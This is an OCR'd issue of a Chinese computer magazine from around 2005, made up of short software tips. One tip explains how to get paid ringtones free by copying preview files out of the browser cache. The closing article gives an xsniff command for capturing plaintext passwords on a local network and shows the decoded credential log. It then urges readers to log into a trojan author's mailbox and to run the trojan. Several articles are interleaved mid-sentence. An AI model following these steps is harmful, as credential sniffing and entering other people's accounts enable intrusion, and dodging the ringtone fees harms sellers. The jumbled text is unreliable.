MaxiVista的扩展端程序实际是作为一个全屏的应用程序，所以只要点击一下扩展端的鼠标，就可以切换回本地电脑了。

CF [YY06]

■心随移动　辽宁　小新

自己做的铃声最动听　让你的手机先声夺人

手机铃声DIY　彰显个性

★★★

本文可以帮你学到

- 你可以将任意MP3音乐制作成手机铃音
- 如何免费下载收费的手机铃声

越来越多的手机开始支持DIY铃声，某些型号甚至可以直接导入MP3或WAV铃声，但也有很多手机的铃声需要先期进行转换，下面我们就来为大家介绍一些音乐转换成手机铃声的奇招酷技，让你可以轻松拥有最　、最酷的手机铃声。

自制手机铃音

第一步:用“真人原唱手机铃声DIY工具”打开任意MP3工具，并按照如图1所示设置截取好铃音部分，接着选择“铃声格式类型”，目前该软件能将WAV文件转换为MMF(限制长度7.5秒)、MP3(不限长度)及AMR(不限长度)三种格式铃声，其中三星的手机支持MMF，诺基亚手机支持的AMR，MP3格式则主要用于一些高档机型。



图1　“仅播放蒙板内容”按钮在“录音面板”下

接着根据手机对铃声文件大小的限制设置好“目标文件大小约束”(如果不知道，建议使用默认)，如果你的手机支持大文件铃音，建议将“音频采样率”设置得高些，这样铃声效果更好，当然采样率过高会使做出来的文件变大，不少手机对上传铃声的大小有严格限制，这点要多加注意。当全部选择好后，点击“完成格式设置”按钮，然后再点击“保存素材用于混音”按钮。

第二步:接下来打开左侧的铃声素材列表，选择刚才制作好的铃音加入到右侧轨道视图中。每一条音轨左侧的复选框用来确定该轨道是否参与混音，右侧是混音音量大小。为避免多轨混音时出现暴音，默认将音量设置为原始音量的50%，使用中根据自己的实际情况来进行选择。然后在下面对音轨进行低音、高音和音量进行调整(见图2)。

“真人原唱手机铃声DIY工具”小档案

u软件版本:1.0　　软件大小:15MB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://www.newhua.com/cfan/200503/bitringssetup_100.exe



图2

第三步:切换至“生成铃声”标签，输入“铃声标题”、“铃声作者”和“保存位置”，并在“选项”中设置好和弦数，最后点击“生成铃声”按钮。

这样手机铃声就制作完成了。最后我们要做的就是将制作好的铃声上传到手机中，以后手机就能使用免费的真人铃声了。

小编有话说:由于手机品牌众多，后面的将铃声导入至手机部分，我们无法统一介绍。一般这部分功能在手机的说明书中都有相关说明。只是要注意有些手机需要自己配数据线，一般的通迅器材市场都有售，而且一般20～30元，如果带软件光盘可能会稍贵一些(见图3)。



图3

将收费手机铃音免费弄到手

现在很多网站都推出了铃音下载功能，但每次都得花钱，其实如果你有数据线，再加上本文，就可以免费得到那些铃声了。


大家在下载铃声时都会先"试听"一下，以辨真伪，其实当选择"试听"后，铃声就已经下载到电脑中了，存放在"C:\Documents and Settings\用户名\Local Settings\Temporary Internet Files"(Windows 2000/XP)中或"C:\Windows\Temporary Internet Files"(Windows 98)中。

因此，我们要做的就是在"试听"前，先将Internet磁盘缓存中所有文件删除(打开IE，选择菜单中的"工具→Internet选项"，点击"删除文件"按钮即可)，接着打开Internet临时文件夹，然后再选择"试听"，这时再观察临时文件夹(有时要按"刷新"一下)，你会发现多出了一些文件，将其中音频格式的文件复制出来(大多为MIDI、MP3、WAV等格式)，再利用铃声转换软件将它转换成自己手机支持的铃声格式即可。当然，也可以用"录音机"程序将此音乐录制下来，从而免费得到它。

小提示

★收费铃声下载网站:http://mms.163.com、http://mms.tom.com、http://mms.sina.com.cn

★这里再为大家介绍一个免费的铃音下载网站:登录"手机和弦铃声_WAP任我行_手机之家"(http://sms.imobile.com.cn/wapdiyringlist.php)网站，然后在"和弦铃声搜索"中输入自己想要的铃声名称，就可以搜索到相应的铃音了。注意该网站需要注册后才可下载(不用管积分的提示)。



手机铃声小常识

★铃声支持格式

铃声格式是根据手机厂商所提供的芯片来定的，目前常见的手机铃音有MIDI、MMF(三星)、ARM(索爱、诺基亚等)、MP3、WAV等。支持和弦的手机98.7%支持MIDI，74%支持MMF，联通大部分手机支持PMD。与此相应的就是同一格式之间的不同版本。有人会问:"我的手机明明支持MMF，但为什么没法用？"首先你除了要知道手机支持哪种格式外，还要知道它对应的是这个格式的"第几代"。比如常见的MIDI格式就有两种，目前标有SP-MIDI的文件为可以自适应手机的和弦数，推荐使用这种MIDI铃音文件。而MMF也分为MA1、MA2、MA3、MA5几种，而PMD分PMD1.1、PMD2.0、PMD3.0等。

★手机铃音专门制作工具

除上面介绍的"真人原唱手机铃声DIY工具"外，还有一些小工具，也能完成手机铃音转换。

MMF、MLD、PMD格式:推荐使用PsmPlayer，其下载地址为http://www.newhua.com/cfan/200503/psmp382chs.zip。使用简单，用音频文件直接转换即可。

IMY、EMY格式:是爱立信公司早期的看家铃声格式，可使用Melody Composer制作，下载地址为http://mirror.nt-do.de/melodycomposer.zip。

AMR格式:索爱T618、T628、Z608等手机要想实现真人语音铃声就需要使用AMR格式，要转换AMR格式，推荐使用"真人原唱手机铃声DIY工具"，当然也可以使用Nokia Multimedia Converter Pro，其下载地址为http://soft.joyes.com/soft/nMMConverter_v2_0.rar。

★编辑音频文件

前面介绍的除"真人原唱手机铃声DIY工具"外的工具无法编辑音频，所以建议使用Nero带的Nero Wave Editor来截取和转换MP3音乐，只要按照如图所示方法，打开MP3音乐后，再选中截取部分，并保存为"PCM Wav file"类型即可。



CF [YY07]

★★ 制作完美的RMVB文件 ■80286

本刊在2004年23期《保质减量　转换RMVB格式》一文中介绍了如何利用Easy RealMedia Producer(下载地址:http://redcheek.net/erm/ermp_full.zip)制作RMVB文件，笔者在试用中出现了些小问题:将AVI文件转换后，很多电影的声音出现了杂音。再重装解码器及播放器后，问题也无法解决，后来重装了一个低版本播放器，压缩出的电影甚至没有了声音。经过分析，原来是FFDShow的声音设置问题。我所用的播放器为暴风影音，因此就在其中进行了调整。

点击"开始→程序→暴风影音 5→暴风影音综合设置"，然后点击"FFDShow音频设置"按钮，这时在窗口左侧选择"混音→输入/输出"项，在窗口右侧的"音频处理允许的采样格式"下勾选好"32位整数"、"24位整数"和"16位整数"(其中必须要勾选"16位整数")即可。

其实在FFDShow Audio的属性说明中，已经提到"在速度较慢的电脑中，为了保证其兼容性，除了16位整数外，不要选择其他任何项"。再加上笔者的电脑配置不是很高，所以使用较低的"16位整数"才能保证兼容性。CF [YY08]

■黄海

日记 日记 用电脑来记

★★

本文可以帮你学到

- 学会用 Word 写漂亮日记
- 如何利用网络日记本，让全世界网友欣赏你的日记
- 给电脑配个华丽日记本，让你的日记活色声香

据史籍考证，我国最早的日记是唐代李翱的《东南录》。古代用毛笔和纸写日记。如今，随着博客（Blog）的推出，越来越多的人开始转到网上写日记了，而那些不喜欢将自己日记公开，又不想每天去拿笔写的朋友还在继续使用电脑中的日记软件来写。

1.手边的日记本

如果你不想添加任何软件，就想写日记，推荐你使用 Word 中的模板。只要有 Office，就可以撰写日记了。我们可以从http://www.newhua.com/cfan/200504/模板.rar下载四个日记模板。如果你觉得这些模式太简单了，想自制一个，那也不难，只要几步就可以完成。

第一步:打开 Word，先用表格工具划出一个 3 × 6 的表格，在第一行每隔一个单元格分别输入好〝日期〞、〝星期〞、〝天气〞。在第二行最左侧的单元格中输入〝重要事项〞。

第二步:对表格尺寸重新定义，然后用菜单中的〝表格→合并单元格〞项，将表格进行合并，并选中表格的最后一个表行后，右击，选择〝表格属性〞，然后〝指定高度〞为〝15 厘米〞(见图 1)。



图 1

第三步:将光标定位至〝日期〞后的单元格中，然后点击菜单中的〝插入→域〞，在〝域代码〞中输入〝MACROBUTTON AcceptAllChangesShown 日期〞(不含引号)，这样只要以后点击〝日期〞，就可以直接替换内容了。用同样方法完成〝星期〞、〝天气〞等项的制作。

第四步:之后就是对表格等项进一步美化，最后忘了当在用 Word 写日记时，记得要在保存时添加好密码(见图 2)。




图 2 这里是 Word 2000 在保存时添加密码的方法，其他版本类似

2.有网络就可写日记

有些人不仅仅喜欢写日记，还希望让其他好朋友一起分享你生活中的点点滴滴，遇到这种情况建议你建立一个 Blog。除了这种方法外，这里再为你推荐一个〝网络日记本〞，只要你能上网，就可以登录到http://www.diarybooks.com/来写日记，这里有一堆有喜欢〝自曝〞日记的网友，相信你在这里可以找到很多志同道合的朋友(见图 3)。




图 3 在网站注册后，就可以开始写日记了

烦人的网页请走开　不要打扰我看片

★★★ ■安安

读者蓝光:我在看一些Real格式的视频影片时，经常是看着看着就打开了一个网页，让人非常心烦，请问这是怎么回事呢？(读者蓝光选题奖50元)

其实这个问题是因为该Real文件包含的剪辑信息(Events)所引起。当你在制作Real的音频或视频格式时，可以添加一些剪辑信息，比如网址，图片等，下面就为大家介绍一下如何去除或添加Real中的网址链接。

实战:现在手中有一个文件名为118.rmvb的动画片，每到第8分钟就会打开一个电影下载网站。下面就来解决这个烦人的问题。

第一步:从http://www.skycn.com/soft/1272.html下载Helix Producer Plus，并将它安装至C:\Program Files\Real\Helix Producer Plus目录下。

第二步:进入118.RMVB所在目录，新建一个名为events.txt的空白文本文件。

第三步:打开"记事本"，输入如下内容，并保存为qu.bat(见图)，注意####中的内容为注释，不必输入。

"C:\Program Files\Real\Helix Producer Plus\RealMediaEditor\rmevents.exe" -i 118.rmvb -e events.txt -o 118a.rmvb

####其中-i表示输入的文件，-e表示剪辑信息(Events)文件events.txt保存路径，-o表示输出的文件####



使用Helix Producer Plus提供的rmevents.exe工具来去除Real媒体的信息

第四步:运行qu.bat，然后删除原来的118.rmvb，将新生成的118a.rmvb改名为118.rmvb即可，现在用RealPlayer看看，就不会再弹出网页了。

让Real视频自动打开网页

★★★ ■安安

如果你自己压缩了一段Real视频，也想实现在指定时间弹出网页的功能，同样可以用rmevents.exe命令来实现。

实战:以刚刚删除了剪辑信息的118.rmvb为例，让它

3.声色并茂的日记本

孙MM喜欢用电脑写日记，毕竟这样很方便，而且很简单。她用过很多日记本，不过始终没有一款让她满意的，要么是隐私保护功能不强，要么是只能写一些简单的文本日记。于是她找呀，找呀，终于在网上找到了一款非常不错的多媒体日记本——DiaryOne(下载地址:http://www.sunisoft.cn/diaryone/diaryone_setup_cn.exe)，这款软件非常不错，要说不好之处，那也只能说是未注册版，仅能使用20天。

这天，孙MM与往常一样打开了DiaryOne，输入了密码，打开了自己的日记本。进入了软件，孙MM先点击"天气"①按钮，先把今天的"大风"给"记"下来。

别看今天刮大风，但孙MM还是挺高兴，先写个标题"今天过的不错"，然后还不忘使用"素材库"②下的"表情"功能插入一个漂亮可爱的表情，当然作为今天的标题，自然是要使用"字体"及"字体颜色"③按钮来装饰一下啦。然后，就是继续写日记了，当然中间少不了用"插入表情"④按钮及"素材库"中的"插画"项添加很多卡通画。由于孙MM买了闹铃声音很特别的小小闹钟，为了让日记更有意思，孙MM让小闹钟响起了闹铃，同时，点击了软件中的"录音"⑤按钮，把这段有意思的声音记录了下来。是不是很简单？只用了几下一篇声色并茂的日记就完成了(见图4)。



图4　图片中的序号与文章中的序号一一对应

小提示

★DiaryOne具有换肤功能，你可以从http://www.sunisoft.cn/diaryone/download.htm下载皮肤。

★将安装好的DiaryOne复制到移动硬盘中，然后以后在使用时，运行移动硬盘中DiaryOne目录下的DiaryOne.exe就能打开软件了。这样可以走到哪儿写到哪儿。

★如果你想要一款免费的日记软件，推荐使用"海啸电子日记"(下载地址:http://www.onlinedown.net/soft/4047.htm)。

CF [YY09]

在第3分钟及第8分钟打开http://www.cfan.com.cn。

第一步:用"记事本"打开刚刚建好的空白events.txt文件，输入如下内容，####为注释内容，不必输入。

u 00:03:00.0 00:03:30.0 http://www.cfan.com.cn
u 00:08:00.0 00:08:30.0 http://www.cfan.com.cn
####u表示打开后面的网址,其后面的00:03:00.0 00:03:30.0表示在第3分钟到第3分钟30秒中的任意时间都可以会打开http://www.cfan.com.cn,第二行的00:08:00.000:08:30.0也是相同原理####

第二步:执行上文所制作的qu.bat，生成的118a.rmvb就是我们所要的视频媒体了。

为Real媒体添加视频热点

★★★ ■安安

可能不少朋友都看过一些Real的视频，只要到特定的时间点击特定的位置，就会打开一些主页，这是如何实现的呢？其实这就是Real媒体特有的"热点"功能。当用户在播放包含热点功能的视频媒体时，在指定时间点击指定位置就可以实现不同的功能，比如播放另外一个在线的视频流媒体，或是打开指定网页或是跳至当前视频的指定时间。

实战:同样是118.rmvb文件，在影片的前2分钟时，点击视频窗口左上角240像素×360像素矩形范围内的任意位置，都将跳至2分钟后，而2分钟至4钟之间再次点击该区域则会打开http://www.cfan.com.cn。

第一步:在118.rmvb文件所在目录中新建一个文本文件，并命名为hs.txt，文件内容如下(见图1)，注意####中的内容为注释，不必输入。



hs.txt - 记事本
DURATION=0:0:4:0:0
<MAP START=0:0:0:0:0 END=0:0:2:00:0 COORDS=0,0,360,240><AREA SHAPE=RECTANGLE COORDS=0,0,360,240 SEEK=0:0:2:00:1 ALT="跳至2:00:01"></MAP>
<MAP START=0:0:2:00:1 END=0:0:4:0:0 COORDS=0,0,360,240><AREA SHAPE=RECTANGLE COORDS=0,0,360,240 URL="http://www.cfan.com.cn" ALT="打开《电脑爱好者》主页"></MAP>

图1

DURATION=0:0:4:0:0
####表示热点持续的时间,共4分钟####
<MAPSTART=0:0:0:0:0END=0:0:2:00:0COORDS=0,0,360,240><AREA SHAPE=RECTANGLE COORDS=0,0,360,240 SEEK=0:0:2:00:1 ALT="跳至2:00:01"></MAP>
####MAP START=0:0:0:0:0 END=0:0:2:00:0 COORDS=0,0,360,240表示从开始到第2分钟在左上角的位置,建立一个240像素×360像素的区域，只有在该区域中才能建立热点。AREA SHAPE=RECTANGLE COORDS=0,0,360,240表示建立一个热点,该点为矩形,大小及位置与刚刚建立的区域相同。SEEK=0:0:2:00:1表示用户点击前面的热区后,将跳至视频2:00:1的位置。ALT="跳至2:00:01"表示当鼠标移至热点后,在信息栏内显示的文本内容####
<MAPSTART=0:0:2:00:1END=0:0:4:0:0COORDS=0,0,360,240><AREA SHAPE=RECTANGLE COORDS=0,0,360,240 URL="http://www.cfan.com.cn" ALT="打开《电脑爱好者》主页"></MAP>
####URL="http://www.cfan.com.cn"表示用户点击热点后,将用览器打开http://www.cfan.com.cn####

小提示

除了SEEK及URL两个参数外，你还可以使用PLAYER参数播放其他网络流媒体文件，比如可以写成PLAYER="rtsp://www.****.***/movie2.rm"。

第二步:打开刚刚安装过的Helix RealMedia Editor 9(安装Helix Producer Plus后就会出现)，选择菜单中的File→Open RealMedia File(文件→打开流媒体文件)，打开118.rmvb文件，然后选择菜单中的Tools→Merge Image Maps(工具→合并图象映射)，选择刚刚制作的hs.txt(见图2)。稍候软件就会完成合并，将文件保存好。




图2　选择Merge Events也可以合并events.txt文件，但速度较慢

第三步:用RealPlayer打开生成的文件，然后将鼠标移到指定的位置，就可以开始体验热点功能了(见图3)。




图3　移至热点后，指针变为手形

小提示

使用"暴风影音"等播放软件无法使用热点及弹出窗口的功能。

CF [YY10]

轻松获得外网地址:IP2



软件版本:1.03
软件大小:13KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200504/ip2.exe

问:我是一个内网用户，有时想知道我的外网IP是多少，请问怎么查呢?

答:现在很多宽带用户都处在“内网”之中，即电脑所分配的IP地址是Internet的保留地址，比如192.168.X.X。内网用户要想知道自己的IP地址，就要使用一些小技巧了，这里为你推荐一款名叫IP2的小软件。

运行IP2后，点击Find my IP addresses(查找我的IP地址)按钮，这样在WAN IP栏中就会显示出你的外网IP了。**(山东 孤侠)**

QQ昵称轻松变个样:QQ个性昵称

问:我看过以前《电脑爱好者》介绍过QQ 称个性化的方法，虽然已经简单了，但我的一个QQ好友怎么也不明白，请问有没有更简单的方法呢?

答:如果你还需要更简单的 称个性化方法，推荐使用“QQ个性 称”。




软件版本:1.0.0
软件大小:33KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/37425.htm

将软件下载后，在“QQ 称”中输入好 称，在“选项”下选择好变换 称的形式，最后点击“转换”，然后打开QQ的“个人设置”，将改好的 称粘贴好即可。

网上免费的文件收藏箱:网络驿站

问:有时，我想与好友共享一些图片、RAR文件、Flash动画文件，可是苦于没办法找到网络空间。有时，我想往论坛上传一些图片，可是受论坛所限，总是失败，非常麻烦，请问有没有解决方法?

答:现在有很多方法可以与好友共享文件，比如QQ、UC等即时通讯工具或一些网站提供的网络硬盘。如果这些都无法满足你的要求，可以试试“网络 站”。它内置了10多个免费空间(无须注册，没有空间限制)，你可以轻易地将文件上传。



软件版本:2.0
软件大小:842KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/37423.htm

打开软件后，点击“添加文件”按钮(如果多个文件，可以将它们放在同一文件夹，然后点击“添加目录”按钮)，然后在窗口右侧的“可选服务器”中选择一个要上传的服务器，并点击“立即上传”按钮，最后在“已上传”项下，就可以看到已经上传的文件了。点击该文件后，可以在“图片连接地址”中得到上传后的地址。

CFan小白鼠

试用体验

北京读者LL:我用了最新版本的Style XP 3.0，该版本最大的变化可以使用CURSORXP文件改变鼠标指针了，这样换肤就更彻底了。

Style XP 3.0 Ladies版下载地址:http://www.tgtsoft.com/downloads/StyleXPInstallFemale.zip

Style XP 3.0 Men版下载地址:http://www.tgtsoft.com/downloads/StyleXPInstallMale.zip

深圳读者TC爱好者: Total Commander 6.5(以下简称TC)正式版终于出来了，Beta版中右键问题终于解决，这回可以深入体验一下TC的缩略图功能了。除了这个最大的变化外，新版本还引入了WDX插件功能，该插件可以调用更多文件信息，比如MP3文件的ID3标签信息，图片文件的EXIF信息等，通过以后开发的插件，可以利用这些信息，进行搜索、批量更名等操作。限于版面原因具体的更新内容我们会在下期为大家进行介绍。


Total Commander 6.5下载地址:http://www.onlinedown.net/soft/17719.htm

中文语言包下载地址:http://ghisler.fileburst.com/languages/wcmd_chn.zip

新软试用

辽宁读者海客:我在网上发现了一款很好用的OCR软件——Mini OCR 汉字显示字体识别软件，特此推荐给大家。与现在商用OCR软件相比，它首先是一款绿色的免费软件，并且速度也非常快，对汉字识别的正确率也非常高，只要运行软件，然后按下“打开图像文件”按钮，再点击“文字识别”，就可以高速识别出图片中的文字，你可以选择将识别的结果保存

为文本文件。个人感觉这款软件的识别率丝毫不低于那些商用级的OCR软件，只不过它对英文识别不是太好。另外，最新的Office 2003直接内置了OCR功能，可以直接使用。



软件版本:1.0
软件大小:2754KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/27951.htm

最近更新

MSN shell 4.0 Beta for MSN 7.0
升级指数:★★★

新功能有很多，比如可以使用GIF动画作为背景，能批量删除或导出图释包，新的标签系统，可检查其他POP3账号是否有新邮件，从聊天窗口启动屏幕截图等功能。由于是试用版，所以大家在使用时需要小心程序BUG。

下载功地址:http://download.msnshell.com/msnshell4.0_beta.exe

My MPC·暴风影音 5.00_Stable
升级指数:★★★★

暴风影音 5.0的稳定版终于推出了，不为别的，就为"稳定版"三个字也要下载升级。

下载地址:http://www.onlinedown.net/soft/23571.htm

新浪 UC2005 I Beta2 飘云显IP版
升级指数:★★★★

终于UC也像QQ那样也有显IP版了，还等什么？还不快去下载？

下载地址:http://www.skycn.com/soft/21714.html

MSN Messenger也能群发消息:MSN好友消息群发工具

问:我们公司平常用的即时通讯工具只有MSN Messenger，如果要开会，还要一个个通知，请问有没有软件可以同时给几个MSN Messnger好友群发消息呢?



答:MSN Messenger不像QQ有"群"的功能，要实现给多个好友发送同样信息的方法只有使用第三方软件，这里推荐一款中文免费软件——"MSN好友消息群发工具"。


进入软件后，先在窗口右击输入好发送的内容，然后在窗口左侧用Shift或Ctrl键选择要发送消息的用户，最后点击"发送"按钮即可。如果你在MSN Messenger中已经为好友进行了分组，那么，你可以从"用户组"下拉菜单中先选择好友分组，接着再选择好友，这样选择速度会更快。

软件版本:1.0.0
软件大小:106KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/37424.htm

注意:使用这款软件需要安装任意版本的FreeShow(下载地址:http://www.onlinedown.net/soft/32385.htm)

免费的查词工具:词霸搜索客户端

问:有时，我想查某个英文单词，又不想安装金山词霸，请问有没有快速的解决方法呢?



答:其实方法有很多，这里介绍两种方法。

方法一:使用QQ中的"华建小翻"。登录QQ，打开QQ互动空间机器人列表地址http://sbuddy.qq.com/jiqiren.htm，点击"华建小翻"，将其添加到QQ互动空间面板中，然后打开"华建小翻"聊天窗口，用鼠标点选一种语言翻译，然后输入好要翻译的内容，点击"发送消息"按钮即可。值得一提的是"华建小翻"不仅具有"英汉"及"汉英"功能，还可以进行汉语与日语之间的互翻，并且可以进行短句的翻译，非常方便。



方法二:使用"词霸搜索客户端"。如果你需要一个单词的详细解释，那么你可以试试在线免费查询中、日、英文单词的"词霸搜索客户端"。将软件下载后，进行安装，然后直接输入要查询的单词即可。

软件版本:1.5
软件大小:171KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/37449.htm

CF [YY11]



漏洞再现：影音版权认证变病毒

影响系统：Window XP、Windows Media Player 10

微软的播放器在Windows Media Player 10（以下简称WMP）发布时加载了DRM（数字版权管理）版权保护技术，但它竟被黑客用作传播病毒的载体。它可以在没有引起警觉的用户的电脑中安装间谍软件、广告软件、拨号器和电脑病毒等。目前，一些脚本爱好者已经发现了一些应用方法，不过只暂时出现在P2P网络中的视频文件中。这种新的特洛伊被定义成Trj/WmvDownloader.A。

当用户播放具有版权保护的Windows媒体文件时，如果认证没有存储在电脑中，播放软件将在互联网上搜索，而如果DRM被引导到加载了大量广告软件、间谍软件、MODEM拨号器和其他病毒的网站上，就会出现问题。

虽然这些特洛伊出现在P2P网络中，但能够通过电子邮件、FTP和其他互联网下载渠道进行传播。而且，电脑中招的速度很快。在某个爱好者测试的时候发现，当他按下"Yes"键开始下载DRM认证，发现电脑很快被间谍软件污染，瞬间就有86个文件夹、1247个文件被感染。

补"洞"方法：这个漏洞可以说是对微软的讽刺，同时安装Windows SP2及Windows Media Player10可防止此问题。

■河北　香草天空

害人不成反害己　挖出木马中的隐藏后门　★★★★

小心被黑！木马生成器碰不得

本文可以帮你学到

- 学会使用黑客的利器——嗅探工具
- 不要使用木马生成器，小心被害

2005年注定是网络游戏盛行的一年，木马这个名词我想各位一定不陌生吧？游戏账号被人偷窃屡见不鲜。很多玩家因为报复的心理也想方设法去偷取其他人的号，于是木马横行，但其实……

现在，网上有很多盗号木马生成工具，只要设置好E-mail的用户名及该E-mail的密码，就可以盗号了。可你是否知道这个木马是包含后门的？在你用它来帮你盗号的同时，盗取的用户名及密码也都会发送给木马作者一份，而我们就是要利用嗅探工具来得到这个木马作者所用E-mail的用户名及密码。然后，来个"为民除害"。最后希望大家不要使用木马，不然害人的同时还会害己（有些木马还会盗取你的账号及密码）。

注：本文仅进行技术研究，请勿用于非法活动。

下面就以一款针对某网络游戏的木马来做分析，来看看如何得到木马中的一些"隐藏"信息。首先要准备的一些必要的工具：①从http://www.newhua.com/cfan/200504/x-sniff.zip下载我们所需要的嗅探工具，解压后得到xsniff.exe；②一个传奇木马软件，网络上有很多。

下面就来开始抓获这个木马中的谍中谍。

第一步：点击"开始→运行"，输入"CMD"（不含引号），打开"命令提示符窗口"。

第二步：进入嗅探工具所在目录，输入"xsniff.exe -pass -hide -log pass.log"（不含引号），这样局域网里的明文密码（包括本机）都会被记录到pass.log中（见图1）。



图1　输入命令后，xsniff开始嗅探，注意此程序有BUG，有时无法退出，这时按Ctrl+C可以强制退出。另外，输入xsniff.exe，可以显示软件使用帮助

第三步：下面打开该网游的木马，输入你的邮箱地址（见图2），点击发送测试邮件的按钮，显示发送成功后，再打开生成的pass.log文件（括号内的文字为注释，



关闭默认端口　在Windows XP中防御黑客攻击

大家在上网的时候都不喜欢黑客来骚扰吧？你只需做下面的工作就可以防御80%的黑客工具的攻击。

右击"我的电脑"，选择"管理"项，弹出"计算机管理"对话框。在左侧窗格中选择"设备管理器"，然后点击菜单中的"查看→显示隐藏的设备"，这时在右窗格中会看到"非即插即用驱动程序"项，展开此项，找到"NetBios over Tcpip"，右击该项，选择"停用"。在重启电脑后，系统的136、137、138、445端口就会关闭。很多利用他们来入侵的黑客就被堵在门外了。（河北　香草天空）




图 2　这里测试的邮箱为 1@1.***

并不包含在pass.log文件中)：

……

TCP [04/08/04 19:14:10]

61.187.***.160->202.102.***.114 Port: 1140->25

(前面的IP是发信人的IP地址，后面的IP是接收方的IP地址，PORT是指端口)

USER: ZXhlY3V0YW50[admin]

(USER是信箱用户名，前面的ZXhlY3V0YW50为加密的数据，后面[]内的为用户ID)

TCP [04/08/04 19:14:10]

61.187.***.160->202.102.***.114 Port: 1140->25

PASS: YWRtaW5zdXA=[adminsup]

(PASS是邮箱的密码，YWRtaW5zdXA=为加密数据，后面[]内的为密码)

TCP [04/08/04 19:14:10]

61.187.***.160->202.102.***.114 Port: 1140->25

MAIL FROM: <admin@1234.***>

(类似于发邮件时的信息，指信息发送的目的邮箱)

TCP [04/08/04 19:14:10]

61.187.***.160->202.102.***.114 Port: 1140->25

RCPT T <1@1.***>

(测试信箱的地址)

……

第四步：现在我们已经知道了这个木马是使用admin@1234.***邮箱来发信的，用户名是admin，密码是adminsup。于是，进入这个邮箱，删掉那些信吧。

第五步：不要以为这就结束了，木马是狡猾的，很多木马还包含一个隐藏后门。执行刚刚生成的木马服务器端(没有手动清理病毒能力的读者请勿轻易尝试，并对系统进行备份，以便还原)。

第六步：使用前面的命令，让xsniff开始嗅探，进入该游戏，随便申请一个ID，接着退出，再去看看pass.log文件。

……

TCP [04/08/04 19:20:39]

61.187.***.160->61.135.***.125 Port: 1157->25

PASS: YWRtaW5zdXA=[admin]

TCP [04/08/04 19:20:40]

61.187.***.160->61.135.***.125 Port: 1157->25

MAIL FROM: <admin@12345.***>

……

看到了吗？木马终于漏出了狐狸尾巴，用户名为admin，密码为admin，邮箱是为admin@12345.***，这个邮箱才是作者的后门程序，木马真正的后门。

第七步：最后，将该邮箱里的盗号邮件清除，然后恢复系统。

